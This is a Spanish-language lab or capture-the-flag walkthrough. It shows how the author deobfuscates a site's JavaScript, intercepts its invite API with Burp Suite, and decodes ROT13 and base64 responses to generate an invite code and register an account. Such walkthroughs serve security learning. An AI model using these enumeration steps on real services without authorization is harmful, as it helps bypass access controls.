
/register




Al tratar de registrarnos nos muestra un error diciendo que primero debemos de introducir un código de invitación en la sección "**Invite Code**".



Continuamos inspeccionando la página a ver que más podemos encontrar a parte de las Cookies de Sesión.





Mediante la opción de "**Depurador**" podemos ver como el servicio web utiliza varios archivos Javascript.

Los archivos terminados en `.min.js` son versiones **minificadas** de archivos JavaScript. La minificación es el proceso de eliminar todos los caracteres innecesarios en el código fuente de un archivo, como espacios, saltos de línea, comentarios y nombres de variables largos, sin alterar su funcionalidad. Esto se hace para reducir el tamaño del archivo y mejorar la velocidad de carga de las páginas web.

El código que encontramos es un **JavaScript ofuscado** y utiliza una técnica de ofuscación para hacer que el código sea más difícil de entender, pero sigue siendo funcional. El proceso de ofuscación involucra cambiar los nombres de variables y reorganizar el código para que sea menos legible, sin afectar su funcionalidad. Desofuscando el código, se puede entender mejor lo que hace.

En mi caso he utilizado ChatGPT para poder obtener el código desofuscado, ya que realiza la conversión en cuestión de segundos.
Luego lo he copiado y he creado mi propio archivo "inviteapi.min.js" para estudiarlo de forma más cómoda.

```
❯ nano inviteapi.min.js
❯ cat inviteapi.min.js
```

File: **inviteapi.min.js**

```
1   function verifyInviteCode(code) {
2       var formData = { "code": code };
3
4       $.ajax({
5           type: "POST",
6           dataType: "json",
7           data: formData,
8           url: '/api/v1/invite',
9           success: function(response) {
10              console.log(response);
11          },
12          error: function(response) {
13              console.log(response);
14          }
15      });
16  }
17
18  function makeInviteCode() {
19      $.ajax({
20          type: "POST",
21          dataType: "json",
22          url: '/api/v1/invite/how/to/generate',
23          success: function(response) {
24              console.log(response);
25          },
26          error: function(response) {
27              console.log(response);
28          }
29      });
30  }
```

Encontramos dos funciones principales, verifyInviteCode() y makeInviteCode().

Explicación del código:

1. verifyInviteCode(code):

Esta función se llama para **verificar un código de invitación**.

- **Argumento** `code`: Toma un código de invitación como parámetro.
- `formData`: Un objeto que contiene el código de invitación (`code`) que será enviado al servidor en la petición.
- `$.ajax({...})`: Utiliza una llamada AJAX para enviar una petición HTTP al servidor.

- `type: "POST"`: Envía una solicitud POST al servidor.
- `dataType: "json"`: El tipo de datos esperado como respuesta es JSON.
- `data: formData`: Los datos enviados en la petición contienen el código de invitación.
- `url: '/api/v1/invite'`: La solicitud se envía a esta URL en el servidor, que probablemente maneja la verificación del código de invitación.
- `success: function(response)`: Si la solicitud tiene éxito, la respuesta del servidor se registra en la consola (`console.log`).
- `error: function(response)`: Si hay un error, la respuesta también se registra en la consola.

2. makeInviteCode():

Esta función parece estar diseñada para **generar un nuevo código de invitación**.

- `$.ajax({...})`: También utiliza una llamada AJAX para enviar una petición POST al servidor.
  - `type: "POST"`: Solicitud POST para crear un nuevo código.
  - `dataType: "json"`: Espera que la respuesta sea en formato JSON.
  - `url: '/api/v1/invite/how/to/generate'`: Envía la solicitud a esta URL, que probablemente genera un nuevo código de invitación.
  - `success: function(response)`: Si la solicitud tiene éxito, el resultado (posiblemente un nuevo código de invitación) se registra en la consola.
  - `error: function(response)`: Si ocurre un error en la solicitud, se registra en la consola.

Resumen de la funcionalidad:

- `verifyInviteCode(code)`: Esta función envía una solicitud POST con un código de invitación para verificar si es válido.
- `makeInviteCode()`: Esta función solicita la generación de un nuevo código de invitación.

Ambas funciones utilizan **AJAX** para interactuar con un servidor, enviando y recibiendo datos en formato JSON. Si la operación es exitosa o falla, los resultados se muestran en la consola del navegador.

Identificación de la version de jQuery

Podemos obtener la versión de la jQuery utilizando la consola local de la misma web con el siguiente comando:


```
console.log(jQuery.fn.jquery)
```

```
» console.log(jQuery.fn.jquery)
  2.2.0
```

Interceptación de paquetes

Como sabemos que la página utiliza distintas funciones para realizar la verificación y creación de los códigos de invitación, vamos a tratar de ver con Burpsuite como se maneja toda esta información por detrás.

Al capturar el tráfico generado por la página de registro y enviarlo a través del Repeater, podemos ver como nos muestra un texto codificado en "ROT13"



Para descodificar condigo en ROT13 podemos utilizar el comando `tr` con los siguientes parámetros `'A-Za-z' 'N-ZA-Mn-za-m'`:

```
❯ echo "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb \/ncv\/i1\/vaivgr\/trarengr" | tr 'A-Za-z' 'N-ZA-Mn-za-m'
In order to generate the invite code, make a POST request to \/api\/v1\/invite\/generate
```


Una vez descodificado vemos cómo el mensaje nos indica que hagamos una solicitud por POST a la siguiente dirección:


```
make a POST request to \/api\/v1\/invite\/generate
```

Sin los saltos de línea la dirección sería: `/api/v1/invite/generate


```
/api/v1/invite/generate
```

Volvemos a la petición anterior y sustituimos la dirección anterior por la nueva.







Al enviar la petición a la nueva dirección vemos como nos devuelve otro código y en según muestra el formato, se encuentra codificado en base64.




Para descodificar el código podemos utilizar el comando `base64 -d`:



Ahora ya tenemos el código de invitación y podremos proceder al registro.




Introducimos un nombre, e-mail y la contraseña.



Registration
Type your details below.
Invite code
EOZWY-QFB64-YM20P-56NHT
Username
Paco
E-Mail
paco@test.com
Password
••••
Confirm password
••••
Register


Login
Type your credentials below.
E-Mail
paco@test.com
Password
••••
Remember me
Login
If you don't remember your password click here.

Ahora parece que tenemos acceso al panel de control y nos encontramos en la dirección `/home` del usuario creado.



